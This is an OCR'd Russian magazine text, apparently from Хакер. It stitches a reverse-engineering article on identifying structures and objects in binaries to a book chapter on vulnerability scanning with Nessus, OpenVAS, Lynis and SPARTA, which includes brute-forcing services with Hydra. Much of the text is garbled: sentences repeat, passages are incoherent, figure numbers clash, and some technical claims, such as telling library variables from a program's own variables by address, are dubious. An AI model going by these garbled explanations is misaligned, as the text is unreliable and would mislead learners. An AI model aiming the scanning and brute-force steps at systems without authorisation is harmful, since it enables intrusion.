Если небольшой программе хватило бы нескольких десятков переменных, то в большой программе их сотни. Поэтому обычно хакер в таких программах использует сторонние библиотеки, которые имеют свои собственные переменные, а уже к ним обращаются внутренние переменные. Но как определить, где чужая, а где своя? Ответ: по адресам! Обращение к своим переменным происходит по одному адресу, а к чужим — по другому. Поэтому, если хакер обнаружит в бинарном коде обращение к переменной по адресу 0x00401000, то с большой вероятностью можно сказать, что это — чужая переменная, которая, скорее всего, принадлежит какой-нибудь стороннее библиотеке. Но если хакер обнаружит обращение к переменной по адресу 0x00400000, то с большой вероятностью можно сказать, что это — своя переменная, которая, скорее всего, принадлежит основной программе.

Фундаментальные основы хакерства

Если вы хотите стать хакером, то вам необходимо знать фундаментальные основы хакерства. Именно им посвящена эта статья. Прочтите статью, отработайте полученные знания, выполните домашнее задание, и вы сможете стать настоящим хакером. Кстати, домашнее задание — это задача, которую вам предстоит решить в конце статьи. Ответ на домашнее задание вы сможете найти в следующем номере Хакера.

Обращение к переменным — это не единственный способ определить, где чужая, а где своя. Ещё один способ — это определить, где чужие функции, а где свои. Для этого нужно знать, что такое «сигнатура».

ИДЕНТИФИКАЦИЯ СТРУКТУР

Структуры очень глубоко проникают в программы. Поэтому обнаружить структуру — это уже полдела. Но как же определить, что перед тобой именно структура? Для начала рассмотрим простейший пример. Допустим, у нас есть структура для данных/данные обмена/хранения/обмена/хранения. Допустим, в исходном тексте программы у нас есть такая структура. Допустим, в исходном тексте программы у нас есть такая структура. Допустим, в исходном тексте программы у нас есть такая структура

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

КАК ИДЕНТИФИЦИРОВАТЬ СТРУКТУРЫ И ОБЪЕКТЫ В ЧУЖОЙ ПРОГРАММЕ

Сразу скажу: **var_10** и **flags** — целочисленный тип или тип с плавающей запятой (так как и **int**, и **float** занимают в памяти 4 байта), **var_14** — тип 4 байта (то же можно аргументировать спецификатором **var_14** — 16 байт. Получается, что из кандидатов на 16 элементов остаётся **char** (не отрицательного диапазона) и **bool**. Конечно, если бы нам были известны значения типа данных, нам бы проверить решить это тривиально — **printf**.

Попадая на обращение к значениям в памяти (или для записи в память) происходит через адрес **[rsp+0Ah]**. Данные идут (инициируют операционной переменной. Также обратим внимание, что сдвиг, вновь, при операциях переменных входит в один комплекс). Но так как переменная имеет размер 4 байта, то переменная занимает четыре ячейки. Если же может быть massive, то нужно сдвигать.

Фактическая **flags** вообще выполняет три операции: загружает значение, прибавляет и в конечный регистр сохраняет. Поэтому, если мы сделаем в регистрах проверку для передачи и в качестве параметров. Как мы говорили, в **rsp** — адрес. Но в **rsp** — адрес, а в **rsp+0Ah** — значение. Поэтому, чтобы получить значение переменной для регистрации и регистрации. Рассмотрим начало функции **printf** **printf**:

```
printf proc near
sub rsp, 0D8h ; 'Ø'
mov qword ptr [rsp+0E0h], r9
mov qword ptr [rsp+0E8h], r10
mov qword ptr [rsp+0F0h], r11
mov qword ptr [rsp+0F8h], r12
mov rax, [rsp+0E0h]
mov [rsp+0A8h], rdx
mov [rsp+0B0h], rcx
mov [rsp+0B8h], r8
mov [rsp+0C0h], r9
mov [rsp+0C8h], rax
```

В начале функции инициализируются локальные переменные значения инициализируются и регистрируются в соответствующем в памяти.

ИДЕНТИФИКАЦИЯ ОБЪЕКТОВ

Теперь пока (!) — мы не знаем даже, структуры, сохраняющие в себе данные, методы не обработаны (то бишь функции и атрибуты защиты (типа **public**, **private**).

Элементы — данные обрабатываются компилятором, разно как и в случае с переменными. Но, в отличие от переменных, в объектах/структурах — данные обрабатываются (структуры). Фактически переменные — просто сохраняющий указатель на виртуальную таблицу, появляющиеся в объекте. Особенность структуры также в том, что в отличие от классов (точнее, чем) виртуальная функция (от защищенной/закрытой/открытой), что публичная может быть вызвана из виртуальной таблицы — только класс (и наследники, и классы).

Чтобы обо всем этом подробнее. Итак, что представляет собой объект/структура в памяти?

Рассмотрим следующий листинг, демонстрирующий строение объекта:

```
class MyClass
{
int a;
int b;
int c;
int d;
public:
int f;
void* demo_func(int);
};

int main()
{
MyClass* pMyObj = new MyClass();
int f = pMyObj->f;
pMyObj->demo_func(0);
return 0;
}
```

Перед исследованием встает следующие проблемы: как отличить объекты от простых структур? Как определить данные объектов? Как определить, какие функции какому объекту принадлежат? Как... Погодя, погодя, не все сразу. Начнем с простого — с данных.

Особенность данных состоит в том, что они сохраняются на стеке. Что, что объект и есть структура (с членами, принятыми по умолчанию). Особенность объекта можно показывать и отличать от простых структур, и классами (класс **Class** для краткости, как чтение которых структуры, классы, объекты, переменные, функции, атрибуты, методы — в дальнейшем, для краткости, называем просто **Class**). Но, в отличие от простых структур, в объектах/классах — данные обрабатываются компилятором. Поскольку невозможно? Очень нет! Каждая функция — чтобы обработать определенный адресами — адресны. **this**, сохраняется на стеке, которому принадлежит данная функция. Экземпляр класса — это фактически класс, но с учетом стека. Поэтому, в отличие от простых структур, каждая структура/класс разыскивающиеся программа вплоть данных. Поэтому, в отличие от простых структур, в классах/объектах — данные обрабатываются компилятором (или обрабатываются в момент вызова). Если же экземпляры объектов создаются структурой **new** (как часто), то данные сохраняются в куче (heap). Но, в отличие от простых структур, в экземпляра классы/объекты выделяется Байтов, это есть размер объекта.

Теперь, в отличие от простых структур, в классах/объектах — данные обрабатываются компилятором. Но, в отличие от данных, не виртуальные функции, кроме (вызывается) под него минимальное количество памяти (обычно один байт, или менее что не используется. Но какой же элемент он пробуя, вместо такие данные? Ответ — они вещь не реализован, а из кучи один Байта. Поэтому, в отличие от простых структур, в классах/объектах — данные обрабатываются в зависимости от размещения (какой один из 4 Байт из 4 кучи).

Теперь, в отличие от простых структур, в классах/объектах — данные **this**, — отличие: **this** быть не может, это вывесть вы можете только при вызове функции (обращение Для и передачу **delete** через что — удалить, а как так, что что надо предварительно вызвать...).

Но, в отличие от простых структур, в классах/объектах — не устраивает (в соответствии частности, С), все известные мне реализации компиляторов C++ генерируют что-нибудь кроме и прекращают куда!

Вывод, все это первое, генерируется конкретным примером

```
#include conio.h>

class MyClass
{
int a;
int b;
void demo(int);

private:
int c;
void demo_private(int);

public:
int d;
void demo_public(int);

protected:
int e;
void demo_protected(int);

};

void MyClass::demo_private(int)
{
printf("Private");
}

void MyClass::demo(int)
{
printf("Demo");
this->demo_private();
this->a = demo();
}

int main()
{
MyClass* rrr = new MyClass;
rrr->demo();
rrr->a = 5;
return 0;
}
```

Если сейчас взять и сюда запустить компилятор, то отображающий компилятор, то мы получим ошибку: **error C2248: 'MyClass::demo_private' : cannot access private member declared in class 'MyClass'**. Но, чтобы не прерывать отличить, чтобы компилятор отличить, что перед нами — не простая структура, а класс. Поэтому, чтобы решить задачу, нужно сделать, чтобы компилятор отличить, что перед нами — не простая структура, а класс. Но как определить? Ответ —


СКАНИРОВАНИЕ УЯЗВИМОСТЕЙ

Издательский дом «Питер»
www.piter.com

ГЛАВА ИЗ КНИГИ «KALI LINUX. ТЕСТИРОВАНИЕ НА ПРОНИКНОВЕНИЕ И БЕЗОПАСНОСТЬ»

Сканирование уязвимостей — процесс выявления и анализа критических недостатков безопасности в целевой среде. Иногда эту операцию называют оценкой уязвимости. Сканирование уязвимостей — одна из основных задач программы выявления и устранения этих недостатков. О его помощью можно проанализировать все элементы управления безопасностью ИТ-инфраструктуры.

О книге



Перед тобой — шестая глава из книги «Kali Linux. Тестирование на проникновение и безопасность», которую мы публикуем по договоренности с издательством «Питер». Материалы этой книги могут быть полезны как опытным специалистам по пентестам — от подготовки исследовательской лаборатории до составления отчетов о проделанной работе. Давай приглядимся ко не слишком, чтобы тебя заметили, лучшим из существующих дистрибутивов.

Главы 1 и 2. Установка и настройка Kali Linux, создание испытательной лаборатории. В первых двух главах, как обсудить свою тестовую лабораторию с виртуальными компьютерами VirtualBox. Автора в частности прочего рассказывает, какие дистрибутивы лучше использовать в качестве гостевых операционных систем.

Глава 3. Методология тестирования на проникновение. Здесь дается теоретическая мякоть обо всех этапах взлома, добыче информации и замутнее сведов. Дальнейшее повествование будет сосредоть проверкою в этой главе эталонному плану атаки.

Глава 4. Получение отпечатка и сбор информации. Здесь описан первый шаг реальной — сбор информации о подвергаемой атаке: имена хостов, IP-адреса, конфигурацию оборудования, имена сотрудников компании и другие сведения. Также разбирается утилиты Kali, которые служат для автоматизации разведки.

Глава 5. Методы сканирования и определения версий. В ней рассказано, как сканировать сеть с целью определения в ней живых хостов, как определить ОС, и определить их ОС. Существует утилиты для создания «отпечатков» операционных систем, а ему рассказано не второй части главы.

Глава 6. Сканирование уязвимостей. Шестая глава, которую мы опубликовали целиком, повествует об обнаружении дыр в безопасности.

Глава 7. Социальная инженерия. Эта глава посвящена социальной инженерной среды, это тема довольно-таки сложна, как в книге Кевина Митника «Искусство обмана», но в достаточной для понимания вопроса степени. Для простоты запоминания автры выделяет шесть методов психологичес-кой атаки: фальшивые сообщения, атаки на доверие, атаки на чрезмерную жадность, наблюдение, социальные, взаимоотношения, сила любопытства. Также автор описано создание фальшив для скрытного получения данных с компьютера.

Глава 8. Целевая эксплуатация. Здесь дается описание эксплоитов, приводится пошагово пять, причем в каждом найти подробно рассказано о Metasploit и показано, как создать свой эксплоит с применением этого прекрасного фреймворка.

Глава 9. Повышение привилегий и поддержание доступа. Помимо взломов эксплоитами привилегий, в этой главе рассмотрено создание бэкдоров в скомпрометированной системе. И в качестве бонуса приводятся инструменты подбора паролей.

Глава 10. Тестирование беспроводных сетей на проникновение. При тестировании беспроводных сетей Kali Linux инструмент, который дает целевую сеть, захватить трафик во время аутентификации и проверить атаку на наш грубой силой. У всех этих шагов есть масса подводных камней, которых рассказывается в этой главе.

Глава 12. Мобильное тестирование на проникновение с Kali NetHunter. Не всегда удобно проводить пентесты на ноутбуке. Для таких ситуаций в Kali Linux существует NetHunter — вот, рассмотрим, как использовать на нем эксплоиты, сканировать и атаковать.

Глава 13. PCI DSS: соответствие и тестирование на проникновение. Эта глава посвящена стандарту безопасности данных индустрии платежных карт (PCI DSS). В ней рассказывается, какие требования предъявляются к этому стандарту, что и как проводит тестирование организаций, систем и процессов, подлежащих стандарту.

Глава 14. Инструменты для создания отчетов о тестировании на проникновение. Последняя глава посвящена созданию сухого текста. Но и об этом позаботились создатели дистрибутива Kali Linux! Они включили в его состав фреймворк Dradis, предназначенный для составления отчетности по пентестам. В последней главе можно узнать, как использовать фреймворк, создать и проверить результаты тестирования, типы отчетов, подготовку протоколов, а также разобрать, которые необходимо предпринять после тестирования.

Сканирование уязвимостей производится после того, как мы обнаружили, собрали и перечислили информацию об инфраструктуре целевой системы. Информация, полученная после сканирования системы на уязвимости, может привести к компрометации целевой системы, нарушению ее целостности и конфиденциальности.

В этой главе мы обсудим два обзора типа уязвимостей и представим различные стандарты для их классификации. Мы также рассмотрим некоторые известные инструменты, доступные для сканирования, предоставляемые в рамках операционной системы Kali Linux. В этой главе излагаются следующие темы:

- Понятия дыр общих типов уязвимостей: локальные и удаленные.
- Классификация уязвимостей, называемый на отраслевой стандарт, который может быть использован для систематизации любой уязвимости и распространения в соответствии с определенными признаками.
- Знакомство с несколькими инструментами для поиска и анализа уязвимостей, присутствующих в целевой среде. Предназначенные инструменты распределены в соответствии с основными функциями, связанными с оценкой безопасности. Это: инструменты, как Nessus, Cisco, SMB, SNMP и средства анализа веб-приложений.

Обратите внимание, что незавимсимо от того, тестируем мы внешнюю или внутреннюю сеть, ручная оценка уязвимостей и последующая подготовка испытателя на проникновение, а также то, насколько хорошо он знает инструменты, с помощью которых будет выполнять тест. Адаптру постоянно нужно совершенствовать свои знания и навыки.

И еще один очень важный момент: автоматизированная оценка уязвимости не является окончательным решением. Бывает ситуации, когда автоматизированные сверщики не могут определить логические ошибки, скрытые уязвимости, неопубликованные уязвимости программного обеспечения и человеческий фактор, влияющий на безопасность. Поэтому рекомендуется использовать комплексный подход, предусматривающий применение как автоматизированных, так и ручных методов оценки уязвимости. Это повысит успешность теста на проникновение и предоставит наиболее объективную информацию для исправления уязвимостей.

ТЕХНИЧЕСКИЕ ТРЕБОВАНИЯ

Ноутбук или настольный компьютер с объемом оперативной памяти не менее 6 Гбайт, четырехядерный процессор и 500 Гбайт места на жестком диске. В качестве операционной системы мы используем Kali Linux 2018.2 или 2018.3 (как альтернатива можно использовать или систему, установленную на жестком диске, SD-карте или USB-накопителе).

ТИПЫ УЯЗВИМОСТЕЙ

Существует три основных категории уязвимостей: клиентские, в свою очередь, можно разделить на локальные и удаленные. Это уязвимости, допущенные при разработке программного обеспечения, ошибки при реализации программного обеспечения и уязвимости, обнаруживаемые при эксплуатации системы.

- **Уязвимости при разработке** — обнаруживаются из-за недостатков в технических требованиях к программному обеспечению.
- **Уязвимости реализации** — из-за технических ошибок безопасности, найденные в коде системы.
- **Эксплуатируемые уязвимости** — уязвимости, которые могут возникнуть из-за неправильной настройки и разворачивания системы в целевой среде.

На основе этих трех классов у нас есть два общих типа уязвимостей: локальные и удаленные, которые могут появиться в любой категории описанных уязвимостей.

ЛОКАЛЬНЫЕ УЯЗВИМОСТИ

Если злоумышленник получает доступ, выполняя часть кода, это называется локальной уязвимостью. Воспользовавшись данной уязвимостью, злоумышленник может повысить свои привилегии, получить несанкционированный доступ к компьютеру.

Рассмотрим пример, в котором злоумышленник Боб имеет локальный доступ к системе, работающей под управлением Windows Server 2008 (32-разрядная платформа x86). Доступ ему был ограничен администратором при реализации политики безопасности, в результате чего Боб стало недоступно определенное приложение. В экстремальных условиях Боб обнаружил, что с помощью вредоносного кода он может получить доступ к компьютеру на уровне системы или ядра. Воспользовавшись хорошо известной уязвимостью (например, CVE-2013-0232, GP Trap Handler ntKrnlApi.dll), он повысил свои права доступа, что позволило ему выполнить все административные задачи и получить неограниченный доступ к приложению. Это ясно показывает нам, как злоумышленник воспользовался уязвимостью для получения несанкционированного доступа к системе.

WWW

Дополнительные сведения об уязвимостях: CVE-2013-0232 MS и повышение прав доступа в Windows

УДАЛЕННАЯ УЯЗВИМОСТЬ

Удаленная уязвимость — это состояние, при котором злоумышленник еще не имеет доступа, но может его получить, запустив вредоносную часть кода через сеть. Этот тип уязвимости позволяет злоумышленнику получить удаленный доступ к компьютеру без каких-либо физических или логических барьеров.

Например, Боб и Алиса подключены к Интернету с разных устройств. У нас разные IP-адреса, да и живут они в разных местах. Предположим, компьютер Алисы работает под управлением операционной системы Windows XP и создает асинхронный беспроводнолокальную информацию, а Боб знает IP-адрес машины Алисы и то, какая операционная система установлена на этом компьютере. Боб ищет решение, которое позволит ему получить удаленный доступ к компьютеру Алисы. Он проверяет он узнает, что уязвимость службы Windows Server MS08-067 может быть легко использована удаленно на компьютере под управлением операционной системы Windows XP. Зачем он запускает эксплоит того компьютера Алисы и получает к машине полный доступ.

WWW

Дополнительные сведения об уязвимости службы MS08-067 MS Windows Server

СИСТЕМАТИЗАЦИЯ УЯЗВИМОСТЕЙ

С увеличением количества доступных технологий за последние несколько лет предприниматель различные попытки ввести наиболее удобную классификацию, чтобы распределить по категориям все возможные уязвимости. Тем не менее не все распространенные подходы классификации, которые могут повлиять на безопасность, были изучены, классифицированы. Это связано с тем, что каждая уязвимость может относиться к нескольким категориям или классам. Кроме того, каждая системная платформа имеет собственную подклассификацию дыр уязвимостей, связанных с определенным и в результате — сложности взаимодействия с внешней средой.

В следующей таблице мы представляем вам стандарты таксономии (классификации и систематизации) которые помогут вам по возможности определить большинство распространенных сбоев безопасности. Обратите внимание: почти все из этих стандартов разрабатываются в рамках инициативы оценки безопасности. Данные инструменты позволяют изучать проблемы безопасности программного обеспечения в режиме реального времени.

WWW

- Seven pernicious kingdoms (Семь пагубных царств», PDF)
- Common weakness enumeration (Перечисление общих недостатков)
- OWASP Top 10
- Vocsent (Чесовой механизм)
- WASC threat classification (Классификация угроз WASC)

Основная фнуция каждого из этих стандартов безопасности (таксономий) заключается в систематизации категорий и классов уязвимостей, которые могут использовать специалисты по безопасности и разработчики программного обеспечения для выявления конкретных ошибок. Обратите внимание: ни один такой стандарт безопасности не может считаться точным и полным.

АВТОМАТИЧЕСКОЕ СКАНИРОВАНИЕ УЯЗВИМОСТЕЙ

Испытатели на проникновение очень осторожно относятся к автоматическому сканированию уязвимостей и иногда говорят, что это просто мошенничество. Хотя, если мало времени, автоматические сканеры уязвимостей могут помочь получить большой объем информации о целевой сети.

Продолжение статьи →

СКАНИРОВАНИЕ УЯЗВИМОСТЕЙ

ГЛАВА VI: КНОПКА «ЛЕГКО». ТЕСТИРОВАНИЕ НА ПРОНИКНОВЕНИЕ И БЕЗОПАСНОСТЬ*

Nessus 7

Teenable's Nessus *Вы разработали два десятилетия назад и до сих пор остаётесь очень популярным инструментом оценки уязвимостей. На Nessus можно подписаться на год. Однако хорошо ещё и то, Teenable создали сборкуверсию для Linux, которая позволяет использовать его бесплатно, кто может с нею обнаружить.*

Перед установкой вам необходимо узнать, какая версия Kali Linux установлена на вашем компьютере. Это поможет вам скачать ту версию Nessus, которая будет без сбоев работать с вашей операционной системой.

Введите в командную строку терминала команду **uname -a** (рис. 6.1).

```
root@kali:~# uname -a
Linux kali 3.18.5-1-686-pae SMP Debian 4.0.5-1+kali1 (2015-01-15) i686 GNU/Linux
root@kali:~#
```

Рис. 6.1. Проверка версии Kali Linux

На рис. 6.1 видно, что я использую 64-разрядную версию (amd64) Kali Linux на основе Debian. Таким образом, мне нужно будет загрузить 64-разрядную версию Nessus, предназначенную для сборок Debian.

Установка сканера уязвимостей Nessus. Чтобы установить Nessus в Kali Linux, откройте браузер и перейдите на страницу Nessus.

Доступными версии могут оказаться несколько версий формульных полной версии, за исключением ограниченной 16-IP.

Нажмите на кнопку «Download» и вы попадаете зарегистрироваться в Tenable. По электронной почте вы получите код подтверждения. После получения ключа скачивания вы сможете скачать нужную версию Nessus в Kali Linux (рис. 6.2).

Nessus - 7.1.2 is
available!
Nessus 7.1.2
Release Notes
Name
Description
Details
Nessus (7.0.x) debian6
Nessus (7.0.x) debian6_amd64
Nessus (7.0.x) suse11_i586
Nessus (7.0.x) suse11_x86_64
Nessus (7.0.x) suse12_x86_64
Nessus (7.0.x) fedora20_i386
Nessus (7.0.x) fedora20_x86_64
Nessus (7.0.x) fedora21_i386
Nessus (7.0.x) fedora21_x86_64
Nessus (7.0.x) fedora22_i386
Nessus (7.0.x) fedora22_x86_64
Nessus (7.0.x) fedora23_i386
Nessus (7.0.x) fedora23_x86_64
Nessus (7.0.x) es5_i386
Nessus (7.0.x) es5_x86_64
Nessus (7.0.x) es6_i386
Nessus (7.0.x) es6_x86_64
Nessus (7.0.x) es7_x86_64
Nessus (7.0.x) amzn_x86_64
Nessus (7.0.x) freebsd10-amd64
Nessus (7.0.x) freebsd11-amd64
Nessus (7.0.x) macosx
Nessus (7.0.x) macosx10.7
Nessus (7.0.x) macosx10.8
Nessus (7.0.x) macosx10.9
Nessus (7.0.x) macosx10.10
Nessus (7.0.x) macosx10.11
Nessus (7.0.x) macosx10.12
Nessus (7.0.x) win32
Nessus (7.0.x) win64
Checksum
Checksum
Checksum

СКАНИРОВАНИЕ УЯЗВИМОСТЕЙ

ГЛАВА 25 ОПЕРАЦИОННАЯ СИСТЕМА ТЕСТИРОВАНИЕ НА ПРОНИКНОВЕНИЕ И БЕЗОПАСНОСТЬ

OPENVAS

Open Vulnerability Assessment System (открытая система оценки уязвимостей, OpenVAS) — фреймворк, предоставляющий несколько сервисов и утилит. OpenVAS — это сканер с открытым исходным кодом. Он строит в уязвимости с имеет удобный интерфейс, поддерживает выполнять активный контроль с автоматикой действителен в мире. Согласно сайту http://www.openvas.org/about.html при работе OpenVAS использует сервисы и дополнительные компоненты, состоящие из 50 000 частов (NVTs). OpenVAS является основой проекта OpenVAS Scanner и использует Greenbone Security Manager.

Чтобы установить OpenVAS, спросите пароваем и введите команду apt get openvas (рис. 6.1).

Когда установка OpenVAS будет завершена, для запуска конфигурации выполните команду openvas-setup (рис. 6.2). Эта команда openvas-setup. Процесс настройки занимает несколько минут. Время зависит, в зависимости от загрузки сети и скорости подключения к Интернету (рис. 6.3).

```
root@kali:~
File  Edit  View  Search  Terminal  Help
root@kali:~# apt-get install openvas
Reading package lists... Done
Building dependency tree
Reading state information...
The following NEW packages will be installed:
  openvas
0 upgraded, 1 newly installed, 0 to remove and 1 not upgraded.
Need to get 1 B/1 kB of archives.
After this operation, 0 B of additional disk space will be used.
root@kali:~# openvas-setup
[+] Updating OpenVAS feeds
[+] [1/3] Updating: NVT
[+] [2/3] Updating: SCAP
[+] [3/3] Updating: CERT
```

Рис. 6.1. Установка OpenVAS

В конце процесса установки и настройки OpenVAS отображает пароль, который потребуется при запуске сервиса OpenVAS (рис. 6.4).

```
[+] Checking OpenVAS admin user
[+] Creating admin user
User created with password '17526d8c-4522-4b22
```

Рис. 6.4. Пароль для сервиса OpenVAS

Для запуска сервиса OpenVAS введите команду openvas-start. Далее запустите сервер в фоновом режиме в адресном строке **https://127.0.0.1:9392** или **https://localhost:9392**

INFO

Для повторного использования OpenVAS опрыдите терминал и введите команду openvas-start. Новую установку запускать не следует.

Рис. 6.7. Предупреждение добавления исключения безопасности

Рис. 6.8. Запуск сервера

Рис. 6.10. Запуск сканирования

В открывшемся меню щелкнем на строке Advanced Task Wizard (Мастер расширенных задач). В появившемся поле введите имя задачи (например, Advanced Scan (рис. 6.39). Обратим внимание: поле Scan Config (Конфигурация сканирования) предоставляет выбор из пяти вариантов сканирования: Full and fast (Полное и быстрое), Full and fast ultimate (Полное и быстрое окончательное) и Full and very deep ultimate (Полное и очень глубокое окончательное) (наиболее трудоемкий и затратный по времени вариант).

Рис. 6.29. Расширенная задача

Параметр Start time (Время начала) позволяет использовать на определенное запланировать сканирование. Это очень полезная функция. Сканирование может нарушать работу сети, поэтому его лучше выполнять тогда, когда сеть не сильно загружена, то есть в нерабочее время или в выходные дни.

После того как задача будет определена, перейдите к странице задач и нажмите кнопку Create (Создать). В результате запустится сканирование и на экране появится сообщение о сканировании (см. рисунок (рис. 6.21).




Рис. 6.21. Сканирование

Чтобы просмотреть дополнительные сведения о задаче, в поле Name (Имя) щелкните на имени задачи (рис. 6.22).

Рис. 6.22. Дополнительная информация о задаче

По завершении сканирования нажмите кнопку Done (Готово). При этом будет создан отчет о результатах обнаруженных уязвимостей и оценкой степени угрозы для каждой из них (рис. 6.23).

Рис. 6.23. Отчет о результатах сканирования

Если щелкнуть кнопкой мыши на любой обнаруженной уязвимости, отобразятся дополнительные сведения, такие как Summary (Сводка), Impact (Влияние), Solution (Решение), Affected Software/OS (Затронутое программное обеспечение) и др. (рис. 6.24).

Рис. 6.24. Дополнительная информация

СКАНИРОВАНИЕ УЯЗВИМОСТЕЙ LINUX С ПОМОЩЬЮ LYNIS

Продукт Lynis (Лайнис) (http://www.cisofy.com/lynis/) — сканер Lynis. Это инструмент проверки безопасности, который управляется из командной строки. Lynis использует для автоматизированной оценки безопасности Linux. Lynis используется для автоматизированной оценки безопасности Linux. Lynis поддерживает несколько операционных систем, включая Linux, macOS и AIX.

В отличие от других приложений такого типа Lynis специализируется на проверке безопасности конфигурации системы. Lynis проверяет и защиты сведений уязвимости (NFM), защиты стандарта безопасности информации, ядра (PT) (системы внутреннего) и аудиторы SSH и QUM. Это позволяет повысить гарантированно, использующим различные стандарты, обеспечить безопасность сети.

Lynis можно запустить и установить самостоятельно. Установка проблем и ошибок, а также сообщений трафик, то сравнения с установкой из репозиториев компилятора.

WWW

Lynis входит в состав Kali Linux, но также может быть установлен с Github или сайтов «debian».

Для запуска Lynis в Kali выполните команду menu Applications/Vulnerability Analysis/Lynis (Приложения/Анализ уязвимостей/Lynis). Для запуска приложения из командной строки введите в терминале команду lynis. Она отобразит для новичков версию Lynis (в данном случае 2.6.2) и инициализирует программу (см. рисунок (рис. 6.25).

```
root@kali:~# lynis
[ Lynis 2.6.2 ]

################################################################################
  Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
  welcome to redistribute it under the terms of the GNU General Public License
  See the LICENSE file for details about using this software.

  Copyright 2007-2015 - Michael Boelen, http://cisofy.com
  Enterprise support available (compliance, plugins, interface and tools)
################################################################################

[+] Initializing program

  usage: lynis [command [options]]

  Commands:
    update-info          Update information
    update-mlw           Update malware rules
    update-plugins       Update plugins
    update-release       Update release
    update-system        Update system
    upgrade              Upgrade Lynis
    upgrade-system       Upgrade system

  Options:
    [+] Lynis 2.6.2 ]
    [ Scanning ]
    [ Finding ]
    [ Searching ]
    [ Checking ]
    [ Program version:           2.6.2
    [ Operating system name:     Linux
    [ Operating system version:  3.18.5-1
    [ Hardware platform:         x86_64
    [ Hardware platform:         x86
```

СКАНИРОВАНИЕ УЯЗВИМОСТЕЙ

ГЛАВА ИЗ КНИГИ «KALI LINUX. ТЕСТИРОВАНИЕ НА ПРОНИКНОВЕНИЕ И БЕЗОПАСНОСТЬ»

СКАНИРОВАНИЕ И ПЕРЕЧИСЛЕНИЕ УЯЗВИМОСТЕЙ С ПОМОЩЬЮ SPARTA

SPARTA — это инструмент с пользовательским интерфейсом для тестирования на проникновение сетях. Автор приложения — Антонио Ка́на (Antonio Quina) и Леонидас Ставлиотис (Leonidas Stavliotis) из компании SECFORCE. SPARTA — стандартное приложение Kali Linux. В рамках одного инструмента она автоматизирует процессы сканирования, перечисления и оценки уязвимостей. Кроме функций сканирования и перечисления, в SPARTA также встроено средство для взлома паролей с помощью грубой силы.

WWW

Последние версии SPARTA можно загрузить из GitHub и клонировать на локальную машину. Для этого достаточно ввести команду `git clone https://github.com/secforce/sparta.git`.

Для запуска SPARTA в Kali Linux 2018 выберите команду меню Applications → Vulnerability Analysis → SPARTA (Приложения → Анализ уязвимостей → SPARTA). Чтобы добавить в область проверки целевую машину или группу целевых машин, в графическом интерфейсе SPARTA 1.0.03 щелкните кнопкой мыши на левой панели. Далее добавьте в поле ввода IP Range (IP-диапазон) диапазон проверяемых IP-адресов (рис. 6.31).

Рис. 6.31. Диапазон IP-адресов для проверки хостов

После того как IP-адреса узлов сети будут добавлены, нажмите кнопку Add to scope (Добавить в область). Начнется поэтапное сканирование целевых объектов (рис. 6.32).

Рис. 6.32. Процесс сканирования узла сети

После завершения сканирования карты сети в основном окне SPARTA появятся следующие вкладки: Services (Службы), Scripts (Сценарии), Information (Информация), Notes (Заметки), nikto и screenshot, на которых вы найдете очень полезную информацию.

По завершении сначала откроется вкладка Services (Службы) со списком открытых портов и служб (рис. 6.33).

Рис. 6.33. Вкладка Services (Службы) со списком открытых портов и служб

Если откроете вкладку Information (Информация), то увидите собранную информацию о целевой машине. Там будет указан IP, количество открытых, закрытых и отфильтрованных портов (если таковые имеются), а также операционная система целевой машины, а ее версией и значение точности определения информации (рис. 6.34).

Рис. 6.34. Вкладка Information (Информация)

Поскольку в нашем случае целевой машиной был выбран Linux-сервер, применим инструмент сканирования Nikto. Чтобы просмотреть список найденных уязвимостей, откройте вкладку nikto (80/tcp) (рис. 6.35).

Рис. 6.35. Вкладка nikto (80/tcp)

Многие из обнаруженных уязвимостей имеют приоритет CSVBD, который указывает на то, что информацию о них можно искать в базах данных сайтов Common Vulnerabilities and Exposures (CVE) и Open Source Vulnerabilities Database (OSVDB).

Для получения подробной информации испытатель на проникновение может воспользоваться простым браузером Google, введя в поисковую строку название уязвимости, например OSVDB-3268, которая была выявлена при предыдущем сканировании. Впоследствии выявленные уязвимости могут быть использованы, например, инструментом Metasploit. Но об этом попозже, ведь сегодня глава.

Теперь посмотрим на другую сканируемую машину под управлением операционной системы Windows. В области Hosts (Хосты) слева найдите IP-адрес: 10.10.22.217 и щелкните на нем кнопкой мыши. Далее откройте вкладку Services (Службы) (рис. 6.36). Здесь вы увидите список открытых портов.

Рис. 6.36. Вкладка Services (Службы) с информацией о портах машины 10.10.22.217

Если вы хотите, например, что исследуемая нами машина работает под управлением Windows. Для обследования портов данной машины в SPARTA был запущен инструмент Enum4linux. С его помощью мы проверили наличие нулевых сеансов и просмотрели этот компьютер. В ходе этих операций мы, в частности, искали сведения о пользователях и общие ресурсы (рис. 6.37).

SPARTA осуществляет сканирование, перечисление и оценку уязвимости, позволяется получать нужные данные сервисов. Для просмотра выявленных проблем нажмите в сеть. Для этого на вкладке Services (Сервисы) щелкните правой кнопкой мыши на любом из открытых портов и выберите в появившемся меню нужную команду.

На рис. 6.38 вы видите контекстное меню, появившееся после того, как мы щелкнули правой кнопкой мыши на открытом порте порт 3306. Используя команды этого контекстного меню, вы можете попробовать открыть порт с помощью Telnet, Netcat или клиента MySQL. Для клиента MySQL вам потребуется права root. Вы также можете попытаться взломать пароли с применением грубой силы.

Рис. 6.37. Отчет об исследовании с помощью инструмента smbscan (445/tcp)

Рис. 6.38. Контекстное меню для порта 3306

Если в контекстном меню выбрать команду Send to Brute (Отправить в Brute), то через выбранный порт порт предпринята попытка взлом с помощью инструмента клиента порт THC Hydra. Наряду с другими вариантами для управления нужным данным можно применить списки с именами пользователей и паролей. Указав необходимые параметры, нажмите кнопку Run (Выполнить), чтобы предпринять попытку взлом.

Рис. 6.40. Список опций, доступных для взлома сервера под управлением Windows

РЕЗЮМЕ

В этой главе мы обсудили, как с помощью нескольких инструментов Kali Linux выявить и проанализировать критические уязвимости системы безопасности. Мы также применяли три основных класса уязвимостей: проектирование, реализацию и эксплуатацию — и разобрались, как им можно распределить по двум общим типам уязвимостей: локальным и удаленным. Затем мы обсудили несколько таких инструментов, которые можно использовать для проверки безопасности, и классифицировали их по схожести шаблонов.

Далее мы познакомились с несколькими инструментами, с помощью которых можно провести автоматическое сканирование системы и выявить имеющиеся уязвимости. Это такие инструменты, как Nessus, OpenVAS, Lynis и SPARTA.

